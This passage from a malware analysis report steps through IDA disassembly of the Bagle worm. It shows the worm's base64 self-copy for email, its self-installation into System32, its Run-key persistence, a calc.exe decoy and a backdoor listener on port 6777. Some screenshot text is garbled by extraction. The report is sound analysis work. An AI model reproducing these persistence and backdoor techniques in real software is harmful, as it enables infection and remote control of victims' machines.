		3 dup(0), 1, 3 dup(0), 1, 7 dup(0), 2, 7 dup(0), 17h, 3 dup(0), 90h		szDescription
	debug003:0012FE2E db	•		szDescription
	5	77h, 0ECh, 2, 15h, 0, 0C6h, 0Bh, 1Ch, 77h, 71h, 6, 1Ch, 77h, 30h, 0E6h		szSystemStatus
	2	2Bh, 77h, 28h, 0E6h, 2Bh, 77h, 44h, 6, 1Ch, 77h, 30h, 0E6h, 2Bh, 77h		szSystemStatus
		9Ch, 46h, 1Ch, 77h, 4 dup(0), 0Eh, 0, 7, 80h, 50h, 0C9h, 14h, 0, 0DCh		szSystemStatus
		43h, 1Bh, 77h, 8 dup(0), 0Eh, 0E9h, 1Ch, 77h, 50h, 0C9h, 14h, 0, 0B4h		szSystemStatus
	2	OFFh, 12h, 0, 0E4h, 0E6h, 2Bh, 77h, 4 dup(0), 64h, 0E2h, 2Bh, 77h, 0Ach		szSystemStatus
	5	OFFh, 12h, 0, 40h, 0Eh, 1Ch, 77h, 1, 7 dup(0), 2, 0Bh dup(0), 61h, 4 dup(0)		-
	2	OFOh, OFDh, 7Fh, 2, 3 dup(0), OFOh, OFFh, 12h, 0, 86h, 85h, 1Ch, 77h		szSystemStatus
	debug003:0012FE2E dw			iMaxSockets
	debug003:0012FE2E dw		;	iMaxUdpDg
	debug003:0012FE2E db			
l	debug003:0012FE2E dd	0FFF00000h	;	lpVendorInfo

<sup>&</sup>lt;sup>33</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/wsastartup\_2.asp</u>

<sup>&</sup>lt;sup>34</sup> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/wsadata\_2.asp

## <u>sub\_402ADD</u> – allocate heap memory. <u>sub\_401524</u> – wrapper function. <u>GlobalAlloc</u> – allocates heap memory.

The sub\_401835 function then calls sub\_402ADD(), with no parameters. sub\_402ADD in turn calls sub\_401524 (handle, bytes):

beagle:00402ADD	push	1388h	; 5000
beagle:00402AE2	push	offset unk_40814A	; handle that points to result from
			; GlobalAlloc
beagle:00402AE7	call	sub_401524	

sub 401524 multiplies bytes by 4 (shl eax, 2) and then calls GlobalAlloc(flags, bytes):

beagle:00401527	mov	eax, [ebp+arg 4]	; 1388h = 5,000 bytes
beagle:0040152A	shl	eax, 2	; 4E20h = 20,000 bytes
beagle:0040152D	push	eax	; dwBytes
beagle:0040152E	push	40h	; uFlags = 1000000 (in binary)
beagle:00401530	call	GlobalAlloc	; make the call
beagle:00401535	mov	ecx, [ebp+arg 0]	; move arg 0 (unk 40814A) into ecx
beagle:00401538	mov	[ecx], eax	; move result from GlobalAlloc into value at ecx
			; (unk_40814A)

This can be translated as:

GlobalAlloc(GMEM ZEROINIT, 200000);

which allocates 20,000 bytes of memory, initialized to zero. From include\winbase.h, we see: #define GMEM ZEROINIT 0x0040 // Initializes memory contents to zero.

If the function fails, the return value is NULL. GlobalAlloc is imported from kernel32.dll.

At the end of sub\_402ADD the handle (a.k.a. unk\_40814A) will point to the allocated memory (20,000 bytes). NOTE: unk 40814A is used in sub 40153E.

### CreateMutex - create a Mutex object.

The next function called by sub\_401835 is CreateMutex(0,0,0);. The CreateMutex function creates or opens a named or unnamed mutex object.<sup>35</sup> It is imported from kernel32.dll.

beagle:00401874	push	0	; lpName
beagle:00401876	push	0	; bInitialOwner
beagle:00401878	push	0	; lpMutexAttributes
beagle:0040187A	call	CreateMutexA	
beagle:0040187F	mov	hMutex, eax	

If the function succeeds, the return value is a handle to the newly created mutex object. If the function fails, the return value is NULL. In the above code, the mutex has no name, is not owned by the calling thread, and the attributes indicate that this mutex cannot be inherited. The handle for the mutex is stored in the variable hMutex.

Mutex is short for **mutual exclusion object**. A mutex is a program object that allows multiple program threads to share the same resource, such as file access, but not simultaneously. When a program is started, a mutex is created with a unique name. After this stage, any thread that needs the resource must lock the mutex from other threads while it is using the resource. The mutex is set to unlock when the data is no longer needed or the routine is finished.<sup>36</sup>

This is used to allow multiple instances of the virus process/threads to run at the same time and be able to synchronize.

<sup>&</sup>lt;sup>35</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/createmutex.asp</u>

<sup>&</sup>lt;sup>36</sup> http://www.webopedia.com/TERM/M/mutex.html

### sub 402737 - creates a mutex and allocates heap memory.

sub\_402737 first calls CreateMutexA. Then it calls GlobalAlloc 5 times via a loop, each time allocating 12 bytes.

It also sets dword 40812A and to 0:

beagle:00402749 mov dword\_40812A, 0

NOTE: dword\_40812A is used in sub\_40280C.

sub 4016CA - make a base64-encoded copy of the virus for use with email.

<u>GetModuleFileName - get path of currently executing process.</u>

<u>CreateFile – open the currently executing file (the virus).</u>

<u>GetFileSize – get its file size.</u>

CreateFileMapping – create a file mapping from open file.

MapViewOfFile - load the file mapping into current executing process.

sub 4010DD - make a base64-encoded copy of the virus for use with email.

<u>lstrlen – get the length of the string.</u>

<u>UnmapViewOfFile - unload the file mapping.</u>

<u>CloseHandle – close the handle.</u>

<u>GlobalFree – release the allocated memory.</u>

The sub 401835 function then calls sub 4016CA. After calling GlobalAlloc (explained above),

sub\_4016CA then calls GetModuleFileName. The GetModuleFileName function retrieves the fully-qualified path for the file containing the specified module<sup>37</sup>:

beagle:004016D0	push	2000h	; dwBytes
beagle:004016D5	push	40h	; uFlags
beagle:004016D7	call	GlobalAlloc	
beagle:004016DC	mov	[ebp+hMem], eax	
beagle:004016DF	push	1FFFh	; nSize
beagle:004016E4	push	[ebp+hMem]	; lpFilename
beagle:004016E7	push	0	; hModule
beagle:004016E9	call	GetModuleFileNa	meA

This can be translated as:

GlobalAlloc(GMEM ZEROINIT, 8192);

which allocates 8,192 bytes of memory, inintialized to zero.

GetModuleFileName(0, handle returned from GlobalAlloc, 8191);

If the first parameter is NULL, which it is, the function retrieves the path of the executable file of the current process. The second parameter receives the pathname of the currently executing process. In this case it's "C:\tmp\BAGLE VIRUS\I-Worm.Bagle.a" as shown below:

	beagle:004016DF push	1FFFh	; nSize
	beagle:004016E4 push	[ebp+hMem]	; lpFilename
	beagle:004016E7 push	0	: hModule
	beagle:004016E9 call		)+hMem]=debug130:aCTmpBagleVirus
	beagle:004016EE push		BEGIN OF STACK FRAME SUD_4016CA. PRESS KEYPAD "-" TO COLLAPSE]
	beagle:004016F0 push	g <u>hMer</u>	dd offset aCTmpBagleVirus ; "C:\\tmp\\BAGLE VIRUS\\I-Worm.Bagle.a'
	beagle:004016F2 push	3	; dwCreationDisposition
EIP	beagle:004016F4 push		; 1pSecurityAttributes
	headle:004016F6_nush	1	: dwShareMode

Next, the sub\_4016CA function calls CreateFile. The CreateFile function creates or opens the file or directory. The function returns a handle that can be used to access the object:

j			
beagle:004016EE	push	0	; hTemplateFile
beagle:004016F0	push	0	; dwFlagsAndAttributes
beagle:004016F2	push	3	; dwCreationDisposition
beagle:004016F4	push	0	; lpSecurityAttributes
beagle:004016F6	push	1	; dwShareMode
beagle:004016F8	push	80000000h	; dwDesiredAccess
beagle:004016FD	push	[ebp+hMem]	; lpFileName
beagle:00401700	call	CreateFileA	

This can be translated as:

CreateFile("C:\tmp\BAGLE VIRUS\I-Worm.Bagle.a", 0x80000000, 1, 0, 3, 0, 0); The second parameter indicates what type of access rights to open the file with. Looking in include\winnt.h, we see what it means: #define GENERIC READ (0x8000000L)

The third parameter determines the sharing mode that the file will have. Looking in include\winnt.h, we see what it means:

#define FILE\_SHARE\_READ

0x0000001

This mode allows other processes to read this file while we are reading it.

<sup>&</sup>lt;sup>37</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/getmodulefilename.asp</u>

The fourth parameter indicates whether or not this handle can be inherited. In this case it cannot. The fifth parameter is 3 and looking in include\winbase.h, we see what that it means to open the file if it exists. If it doesn't exist then fail.

#define OPEN EXISTING

The last two parameters are NULL and can be looked up on MSDN.

3

Next, the sub\_4016CA function calls GetFileSize("C:\tmp\BAGLE VIRUS\I-Worm.Bagle.a", 0);, which retrieves the size of the specified file. In this case, it's the size of the virus: 15,872 bytes.

beagle:0040170F	push	0	; lpFileSizeHigh
beagle:00401711	push	[ebp+hObject]	; hFile
beagle:00401714	call	GetFileSize	

Next, the sub\_4016CA function calls CreateFileMapping, which creates or opens a named or unnamed file mapping object for the specified file<sup>38</sup>:

beagle:0040171F	push	0 ; lpName
beagle:00401721	push	0 ; dwMaximumSizeLow
beagle:00401723	push	0 ; dwMaximumSizeHigh
beagle:00401725	push	2 ; flProtect
beagle:00401727	push	0 ; lpFileMappingAttributes
beagle:00401729	push	[ebp+hObject] ; hFile
beagle:0040172C	call	CreateFileMappingA

According to MSDN (<u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/fileio/base/file\_mapping.asp</u>):

File mapping is the association of a file's contents with a portion of the virtual address space of a process. The system creates a file mapping object to maintain this association. A file view is the portion of virtual address space that the process uses to access the file's contents. Processes read from and write to the file view using pointers, just as they would with dynamically allocated memory. Processes can also manipulate the file view with the VirtualProtect function. File mapping provides two major advantages:

• Faster and easier file access

• Shared memory between two or more applications

File mapping allows a process to access files more quickly and easily by using a pointer to a file view. Using a pointer improves efficiency because the file resides on disk, but the file view resides in memory. File mapping allows the process to use both random input and output (I/O) and sequential I/O. It also allows the process to efficiently work with a large data file, such as a database, without having to map the whole file into memory. When the process needs data from a portion of the file other than what is in the current file view, it can unmap the current file view, then create a new file view.

Next, the sub\_4016CA function calls MapViewOfFile, which maps a view of a file into the address space of the calling process. Mapping a file makes the specified portion of the file visible in the address space of the calling process.<sup>39</sup> In this case, the entire image is visible in the address space of the virus:

beagle:00401739 pu beagle:00401738 pu beagle:0040173D pu beagle:0040173F pu	sh 0 sh 0 sh 0 sh 4 sh eax 11 MapViewOfFile	<pre>; dwNumberOfBytesToMap = until EOF (map entire file) ; dwFileOffsetLow ; dwFileOffsetHigh ; dwDesiredAccess = read-only access ; hFileMappingObject = 98h</pre>
beagle:00401740 ca	11 MapViewOfFile	

If successful, MapViewOfFile returns the starting address of the mapped view. The dwDesiredAccess is 0x4 in the above example, which specifies read-only access:

In include\winbase.h FILE\_MAP\_READ is defined:

#define FILE\_MAP\_READ SECTION\_MAP\_READ
In include\winnt.h SECTION MAP READ is defined as 0x4:

#define SECTION MAP READ 0x0004

#### Next, the sub 4016CA function calls GlobalAlloc:

beagle:00401751	push edx	; dwBytes = 63,488 bytes
beagle:00401752	push 40h	; uFlags
beagle:00401754	call GlobalAlloc	
beagle:00401759	mov lpString, eax	; lpString points to memory just allocated
and the second s		

#### which can be translated as:

GlobalAlloc(GMEM\_ZEROINIT, 63488);

<sup>&</sup>lt;sup>38</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/fileio/base/createfilemapping.asp</u>

<sup>&</sup>lt;sup>39</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/fileio/base/mapviewoffile.asp</u>

which allocates 63,488 bytes of memory from heap, initialized to zero. This is pointed to by lpString.

Next, sub 4016CA calls sub	4010DD(starting	address of map	pped view,	lpString,	15872):
----------------------------	-----------------	----------------	------------	-----------	---------

beagle:0040175F beagle:00401762	push [ebp+var_8] push lpString	; size of virus ; points to 63,488 bytes of heap memory.
beagle:00401768	push edx	<pre>; starting_address_of_mapped_view returned from ; MapViewOfFile</pre>
beagle:00401769	call sub_4010DD	

sub\_4010DD's purpose is to copy the entire mapped view of the virus to a spot in memory pointed to by lpString. However, it's not just a simple copy. While copying the virus, it transforms the binary into base64<sup>40</sup> encoding, 3 bytes (24 bits) at a time. This is the copy of the virus that will be attached to the email.

To find the length of the base64-encoded copy of the virus, we call lstrlen(lpString), which returns the length into EAX register:

beagle:0040176E	push	lpString	; lpString
beagle:00401774	call	lstrlenA	
beagle:00401779	mov	dword_407F18, eax	; save the length in dword_407F18

The length in this case turns out to be 21,750 bytes (0x54F6) and it is saved in dword\_407F18, which will be needed by sub\_402601, when it will be allocating memory for creating the infected email. lstrlen is imported from kernel32.dll.

Next sub\_4016CA calls UnmapViewOfFile, which unmaps the mapped view of the file from the calling process's address space. Then CloseHandle is called and it closes the opened object handle specified. Following that, GlobalFree is called and it frees the specified global memory object and invalidates its handle. In this case, it is "C:\tmp\BAGLE VIRUS\I-Worm.Bagle.a":

		Comp (DAGLE VINOS (I WOIM. Dagle.a.
ſ	beagle:00401791 loc_401791:	; CODE XREF: sub_4016CA+3F↑j
	beagle:00401791 push [et	p+hMem] ; hMem
	beagle:00401794 call Glo	balFr <u>ee</u>
	beagle:00401799 leave	[ebp+hMem]=debug131:aCTmpBagleVirus
	beagle:0040179A retn	; [BEGIN OF STACK FRAME sub_4016CA. PRESS KEYPAD "-" TO COLLAPSE]
	beagle:0040179A sub_4016CA	endp hMem dd offset aCTmpBagleVirus ; "C:\\tmp\\BAGLE VIRUS\\I-Worm.Bagle.a"
	hosalo.00004700	

That ends the sub 4016CA function.

<sup>&</sup>lt;sup>40</sup> Base64 encoding is the scheme used to transmit binary data. Base64 processes data as 24-bit groups, mapping this data to four encoded characters. It is sometimes referred to as 3-to-4 encoding. Each 6 bits of the 24-bit group is used as an index into a mapping table (the base64 alphabet) to obtain a character for the encoded data. The encoded data has line lengths limited to 76 characters. The characters used in base64 encoding, the base64 alphabet, include none of the special characters of importance to SMTP or the hyphen used with MIME boundary strings. <a href="http://msdn.microsoft.com/library/default.asp?url=/library/en-us/default

## GetSystemDirectory - retrieves the path of the system directory.

The GetSystemDirectory function retrieves the path of the system directory. The system directory contains system files such as dynamic-link libraries, drivers, and font files.<sup>41</sup> It's called like this:

beagle:0040188E	push	104h	; uSize = 260 bytes
beagle:00401893	push	offset String	; lpBuffer
beagle:00401898	call	GetSystemDirectoryA	

#### which can be translated as:

GetSystemDirectory(buffer, size\_of\_buffer);

After this call the buffer (String) contains "C:\Windows\System32":

		_			
	beagle:0040188E		104h		; uSize
	beagle:00401893				; 1pBuffer
	beagle:00401898	call	GetSystemDire	ectoruA	
•	beagle:0040189D	push	104h	; const CHAR <mark>String</mark>	
	beagle:004018A2	push	offset Filen	<mark>String</mark> db 'C'	
	beaqle:004018A7	push	0		
	beagle:004018A9	call	GetModuleFil(	db 3Ah ; :	
	beagle:004018AE				
	beagle:004018B3				
	beagle:004018B8			db 49h ; I	
	beagle:004018BD		sub 401625		
	beagle:004018C2		offset Strin		
	beagle:004018C7				
	beagle:004018CC			db 57h;₩	
	beagle:004018D1			db 53h ; S	
	beagle:004018D3				
	beagle:004018D5				
		Call			
	beagle:004018DA	1		,,,	
	beagle:004018DA			db 73h;s	
7	beagle:004018DA	cmp	dword ptr [ed	α <b>D</b> 74n;τ	
-	beagle:004018E0		short loc_40	dD 65n;e	
	beagle:004018E2			db 6Dh ; m	
	beagle:004018E3	cmp	byte ptr [ea	db 33h ; 3	
-	beagle:004018E7		short loc_40	db 32h ; 2	
	beagle:004018E9		5 (	db Ø;	
	headle.004018FR	nush	offset aCalc	878	<ul> <li>InCmdLine</li> </ul>

<sup>&</sup>lt;sup>41</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/getsystemdirectory.asp</u>

<u>lstrcat – appends one string to another.</u>

<u>sub\_401625 - check/create a registry entry. (d3dupdate.exe)</u> <u>StrStrI - finds the first occurrence of a substring within a string.</u> <u>GetCommandLine - retrieves the command-line string for the current process.</u> <u>WinExec - if the virus is not run from %system%\bbeagle.exe, execute calc.exe.</u> <u>CopyFile - copy the virus over to the system directory.</u> <u>WinExec - run the virus from the system directory.</u> <u>sub\_4017DC - check/create a registry entry. (frun)</u> <u>sub\_40179B - check/create a registry entry. (frun)</u>

The lstrcat function appends one string to another. It is imported from kernel32.dll. In this case, it's called like so:

beagle:004018AE	push	offset aBbeagle_exe	<pre>; lpString2 = \bbeagle.exe ; lpString1 = C:\Windows\System32</pre>
beagle:004018B3	push	offset String	
beagle:004018B8	call	lstrcatA	

The result, String, contains "C:\Windows\System32\bbeagle.exe"

Then sub 401625 is called. It adds the value:

"d3dupdate.exe" = "%system%\bbeagle.exe"

to the registry key:

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run See above for a more detailed explanation.

Next, StrStrI finds the first occurrence of a substring within a string. The comparison is not case sensitive. It returns the address of the first occurrence of the matching substring if successful, or NULL otherwise.<sup>42</sup> It is imported from shlwapi.dll.

		-	
beagle:004018C2	push	offset String	; C:\Windows\System32\bbeagle.exe
beagle:004018C7	push	offset Filename	; C:\tmp\BAGLE VIRUS\I-Worm.Bagle.a
beagle:004018CC	call	StrStrIA	
which can be trans	alatos as		

which can be translates as:

StrStrI(Filename, String);

This means find String in Filename. In this case, StrStrI tries to find

"C:\Windows\System32\bbeagle.exe" in "C:\tmp\BAGLE VIRUS\I-Worm.Bagle.a". This will fail and StrStrI will return NULL and continue with GetCommandLine.

If the currently executing image was <code>%system%\bbeagle.exe</code> then <code>StrStrI</code> would return an address and the code would jump to <code>loc\_40191F</code> (see below). However, in this case it continues through to:

beagle:004018D5callGetCommandLineAThe GetCommandLine function retrieves the command-line string for the current process. It has no

parameters and the return value is a pointer to the command-line string for the current process.<sup>43</sup> It is imported from kernel32.dll.

If the virus was not run from C:\Windows\System32\bbeagle.exe, then it starts Calculator (calc.exe):

beagle:004018E9	push	5	; uCmdShow
beagle:004018EB	push	offset aCalc_exe	; lpCmdLine
beagle:004018F0	call	WinExec	

which can be translated as:

WinExec("calc.exe", 5);

The WinExec function runs the specified application. The second parameter, 5, says that the window should be activated and displayed in its current size and position. It is imported from kernel32.dll.

 <sup>&</sup>lt;sup>42</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/shellcc/platform/shell/reference/shlwapi/string/strstri.asp</u>
 <sup>43</sup> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/getcommandline.asp

### It then continues on to copy (overwrite if necessary) the virus into the system directory:

beagle:004018F5	push	0	; bFailIfExists = overwrite if file exists
beagle:004018F7	push	offset String	; lpNewFileName
beagle:004018FC	push	offset Filename	; lpExistingFileName
beagle:00401901	call	CopyFileA	

#### which can be translates as:

CopyFile("C:\tmp\BAGLE VIRUS\I-Worm.Bagle.a", "C:\Windows\System32\bbeagle.exe",
0);

CopyFile is imported from kernel32.dll.

It then executes the newly copied virus, as a hidden window and activates another window:

1 · · · · · · · · · · · · · · · · · · ·	uCmdShow = hidden window lpCmdLine = C:\Windows\System32\bbeagle.exe
---	---

This can be seen by the fact that a new process, bbeagle.exe, is running in task manager. At this point, the currently executing image exits by calling ExitProcess(0).

### However, the new process, bbeagle.exe, has already started and will reach loc\_40191F:

beagle:0040191F loc_40191F beagle:0040191F	call	sub_4017DC	; See above for a more detailed explanation.
beagle:00401924	or	eax, eax	; if "frun" exists jump to loc_401932
beagle:00401926	jz	short <b>loc_401932</b>	
beagle:00401928	mov	dword 405754, 1	; else set dword 405754 to 1 and force
			; sub 402CCE to execute. This only happens
			; when frun registry entry doesn't exist.
beagle:00401932			
beagle:00401932 loc_401932:			
beagle:00401932	call	sub_40179B	; See above for a more detailed explanation.
sub_4017DC and sub_40179	B check	and create the registry	y value:
"frun" = "1"			

#### In the registry key:

HKEY CURRENT USER\Software\Windows98

See above for a more detailed explanation.

This ends the sub 401835 function.

## If port number is 0, choose a random port between 5000 and 50000.

After the sub_401835 fur	ction returns, the fo	llowing code is run:
beagle:00403196	cmp dword_4	05003, 0 ; is port 0?
beagle:0040319D	jnz short lo	<pre>pc_4031B3 ; if it isn't jump to loc_4031B3 (see below), else</pre>
beagle:0040319F	push 0AFC8h	; 45000 (passed argument)
beagle:004031A4	call sub 4012	2AA ; return random value between 0 and passed argument
beagle:004031A9	add eax, 13	38h ; add 5000 to result of sub 4012AA
beagle:004031AE	mov dword 4	05003, eax ; set it as the new port number and continue below

The port number that the Bagle virus listens on is referenced by dword\_405003. Its hard-coded default value is 0x1A79 (6777):

Deagre.00400171	COII	500_401005	
beagle:00403196	спр	dword_405003, 0	
beagle:0040319D	jnz	short loc 4031B3	
beaqle:0040319F	push	0AFC8h dword_405003 dd 1A79	2h -
beagle:004031A4	call	sub_4012AA	

sub 401C78 - create a new thread that listens on port 6777 and accepts and processes
connections.
<u>CreateThread - creates a thread within the calling process.</u>
socket - creates a socket.
bind - associates a local address with a socket.
<u>listen - places a socket in a state in which it is listening for an incoming connection.</u>
accept - permits an incoming connection attempt on a socket.
sub_4030F6 - receives and processes initial data from attacker.
sub_4013D2 - wrapper function.
<u>CreateStreamOnHGlobal - creates a stream object stored in global memory.</u>
sub 4019CF - receives data from socket.
sub 401972 – wrapper function.
select - determines the status of one or more sockets.
recv - receives data, if there is any, from a connected or bound socket.
sub_40146E – wrapper function.
sub_4013F7 - wrapper function.
sub_402E2B – see next section.
<u>closesocket – closes a socket.</u>
sub_4013E5 - wrapper function.

The next instructions to be executed are:

beagle:004031B8	push	offset sub_4030F6		
beagle:004031BD	push	dword_405003	; port 6777	
beagle:004031C3	call	sub_401C78		

This can be translated as:

sub\_401C78(6777, address\_of\_sub\_4030F6, address\_of\_unk\_40575C);

Let's see what sub\_401C78 does. Quickly skimming through this function's code, we can see that it's responsible for starting a new thread:

It calls GlobalAlloc (GMEM\_FIXED, 12); which allocates 12 bytes of fixed (as opposed to moveable) memory. The result is pointed to by the pointer lpParameter, which is used in the next CreateThread call.

beagle:00401C7E	push	OCh	;	dwBytes
beagle:00401C80	push	0	;	uFlags
beagle:00401C82	call	GlobalAlloc		

Remember, the memory allocated by GlobalAlloc is now pointed to by lpParameter. Then it calls: CreateThread(lpThreadAttributes, dwStackSize, lpStartAddress, lpParameter, dwCreationFlags, lpThreadId); or

CreateThread(0, 0, StartAddress, lpParameter, 0, 2);

01000011110000(0)	0 <b>/</b> 0041	enaareee, reprarameeer,	· · · · · · · · · · · · · · · · · · ·
beagle:00401C9E	push	eax	; lpThreadId
beagle:00401C9F	push	0	; dwCreationFlags = run immediately
beagle:00401CA1	push	[ebp+lpParameter]	<pre>; lpParameter = result of GlobalAlloc ()</pre>
beagle:00401CA4	push	offset StartAddress	; lpStartAddress = at address 00401BA7h
beagle:00401CA9	push	0	; dwStackSize = default size
beagle:00401CAB	push	0	; lpThreadAttributes = not inheritable
beagle:00401CAD	call	CreateThread	

The CreateThread function creates a thread to execute within the virtual address space of the calling process. The lpThreadAttributes determines whether the returned handle can be inherited by child processes. If lpThreadAttributes is NULL, the handle cannot be inherited. dwStackSize is the initial size of the stack, in bytes. If this parameter is zero, the new thread uses the default size for the executable. lpStartAddress is a pointer to the application-defined function to be executed by the thread and represents the starting address of the thread. lpParameter is the variable to be passed to the thread. dwCreationFlags are the flags that control the creation of the thread. If this value is zero, the thread

runs immediately after creation. lpThreadId is a pointer to a variable that receives the thread identifier. If this parameter is NULL, the thread identifier is not returned.<sup>44</sup>

So, the above code creates a thread with id 2, that can't be inherited and one that runs immediately after it's created. It starts running at StartAddress with the lpParameter passed to the new thread.

beagle:00401CB2 push	eax	; hObject = 94h, returned by CreateThread
beagle:00401CB3 call	CloseHandle	

The above statement tries to close the thread handle just created. However, according to MSDN, "Closing a thread handle does not terminate the associated thread. To remove a thread object, you must terminate the thread, then close all handles to the thread."

This will only take into effect when this thread completes its job and closes all of its handles. But this should never happen when the virus is running (the attacker wants the backdoor to be active at all time, right?).

📕 Windows Task Manager <u>- 0 ×</u> <u>File Options View H</u>elp Before the call to CreateThread, only 1 thread existed: Applications Processes Performance Networking Image Name PID Threads User Name ٠ bbeagle.exe CCAPP.EXE 1932 22 📕 Windows Task Manager \_ 🗆 🗵 <u>File Options View Help</u> After the call to CreateThread and CloseHandle, 2 Applications Processes Performance Networking threads exist, as expected: PID Threads User Name CPU ( 🔺 Image Name bbeagle.exe 1860 00 CCAPP.EXE 1932 22 00

Let's look at StartAddress (lpParameter), since that's where the new thread starts. This function creates another (third) thread to listen on port 6777:

First it calls sub\_401000(0012FF90h, 10h); which zeroes out 16 bytes starting at the address at 0012FF90h:

beagle:00401BAF	push	10h	; 16	
beagle:00401BB1	lea	eax, [ebp+addr]		
beagle:00401BB4	push	eax	; 0012FF90h	
beagle:00401BB5	call	sub_401000		

StartAddress then calls socket:

<pre>beagle:00401BD8 beagle:00401BDA</pre>	push push	6 1	; protocol ; type
beagle:00401BDC	push	2	; af
beagle:00401BDE	call	socket	

The socket function creates a socket that is bound to a specific service provider.<sup>45</sup> socket is imported from wsock32.dll. In this case, it's a TCP stream socket: socket(2,1,6);

From include\winsock2.h:
#define AF\_INET
#define SOCK STREAM

#define AF INET	2	/* internetwork: UDP, TCP, etc. */	
#define SOCK STREAM	1 1	/* stream socket */	
#define IPPROTO_TCF	e 6	/* tcp */	
w socket (s below) car	now he used i	in hind listen and accent	

The new socket (s below) can now be used in bind, listen, and accept.

<sup>&</sup>lt;sup>44</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/createthread.asp</u>

<sup>45</sup> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/socket\_2.asp

Then GlobalFree (memory\_pointed\_to\_by\_lpParameter) is called and it releases the global heap memory that was allocated previously, prior to the new thread being created.

Then bind is called	which associates	a local	I address with a socket <sup>46</sup> :	

beagle:00401BFA	push	10h ;	namelen
beagle:00401BFC	lea	eax, [ebp+addr]	
beagle:00401BFF	push	eax ;	name
beagle:00401C00	push	dword ptr [ebx] ;	S
beagle:00401C02	call	bind	

**s** is the unbounded socket created previously by the socket call. name is the address to assign to the socket. namelen is the length (in bytes) of the address in name. name points to the address and port number. bind is imported from wsock32.dll.

Then listen is called, which places a socket in a state in which it is listening for an incoming connection<sup>47</sup>.

beagle:00401C0D	push	5	; backlog
beagle:00401C0F	push	dword ptr [ebx]	; 5
beagle:00401C11	call	listen	

**s** is now the bounded unconnected socket just created. backlog is the maximum number of connections. listen is imported from wsock32.dll. At this point, firewalls such as ZoneAlarm will detect the new open port and prompt you whether to allow connections to it.

Then accept is called, which permits an incoming connection attempt on a socket. accept is imported from wsock32.dll.

beagle:00401C1C	push	0	;	addrlen
beagle:00401C1E	lea	eax, [ebp+addr]		
beagle:00401C21	push	eax	;	addr
beagle:00401C22	push	dword ptr [ebx]	;	S
beagle:00401C24	call	accept		

The addr parameter is a pointer to a buffer that will contain the address/port of the connecting entity. On return, accept returns a handle for the newly established socket, otherwise an error is returned and the socket is closed with closesocket and StartAddress thread exits.

This continuously loops waiting for new connections. When a connection is established, a new thread is created and the connection is handled by the sub\_4030F6 function (remember, this was passed in as an argument to sub\_401C78 and stored in the ESI register). sub\_4030F6 calls sub\_4013D2, which calls CreateStreamOnHGlobal (0,1, 9EFF90h):

beagle:004013D5	push	[ebp+ppstm]	; ppstm	
beagle:004013D8	push	1	; fDeleteOnRelease	
beagle:004013DA	push	0	; hGlobal	
beagle:004013DC	call	CreateStreamOnHGlobal		

CreateStreamOnHGlobal creates a stream object stored in global memory.<sup>48</sup> In this case, it internally allocates a new shared memory block of size zero (hGlobal = 0) and when the object stream is released, its handle will also be freed (fDeleteOnRelease = 1). ppstm is a IStream pointer that points to the new stream object. The IStream interface lets you read and write data to stream objects (such as sockets).

sub\_4030F6 then calls sub\_4019CF(connection\_handle, ``\$i\_wSTRM", number\_of\_bytes\_to\_accept, timeout\_value, 1);

### (the is an ESC char or 0x1B)

The first parameter is the handle of the established connection. The second parameter is a hard-coded string literal. The third parameter is how many bytes of data to accept. The fourth parameter is the timeout value used in the select statement, and the last parameter is used to decide how many times to receive data (1 - don't try again, 0 - try again).

<sup>&</sup>lt;sup>46</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/bind\_2.asp</u>

<sup>47</sup> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/listen\_2.asp

<sup>&</sup>lt;sup>48</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/stg/stg/createstreamonhglobal.asp</u>

sub	4019CF calls sub	401972 (connection	handle,	timeout	value);	which	then calls	select:
-----	------------------	--------------------	---------	---------	---------	-------	------------	---------

	( )		
beagle:004019A9	push	eax	; timeout = 5 seconds.
beagle:004019AA	push	0	; exceptfds
beagle:004019AC	push	0	; writefds
beagle:004019AE	lea	eax, [ebp+readfds]	
beagle:004019B4	push	eax	; readfds
beagle:004019B5	push	0	; nfds <- ignored parameter
beagle:004019B7	call	select	

The select function determines the status of one or more sockets, waiting if necessary, to perform synchronous I/O.<sup>49</sup> readfds is a pointer to sockets that are to be checked for readability. writefds is a pointer to sockets that are to be checked for writability. exceptfds is a pointer to sockets that need to be checked for errors. select returns the number of sockets that are ready or zero if the time limit expired. It is imported from wsock32.dll. If select returns an error, sub\_401972 returns a 0 to sub\_4019CF, otherwise it returns a 1 to sub\_4019CF. In our case, select returns 1 because we made a connection to the HOST (IP: 192.168.0.38) on port 6777 via telnet and so there is a socket ready for reading.

After that, sub 4019CF calls recv, which receives data, if there is any, from a connected or bound socket:

beagle:004019FB	push	0	; flags
beagle:004019FD	push	ecx	; len = how much data to receive (8)
beagle:004019FE	lea	eax, [ebp+buf]	
beagle:00401A01	push	eax	; buf = where data will be stored
beagle:00401A02	push	[ebp+s]	; s = the connection handle
beagle:00401A05	call	recv	_

recv returns the number of bytes it received. It is imported from wsock32.dll.

sub\_4019CF then makes a call to an unknown function in ole32.dll and passes the following parameters
to it ("\$i\_wSTRM", buf, number\_of\_bytes\_to\_accept, 0).
sub\_4019CF returns a 1 to sub\_4030F6 upon successfully receiving a batch of data. Otherwise it returns a
0.

sub\_4030F6 then calls sub\_40146E("\$i wSTRM"); which calls sub\_4013F7("\$i wSTRM", 0, 0); which makes a call to an unknown function in ole32.dll. sub\_4030F6 then calls sub\_401000, which is explained above.

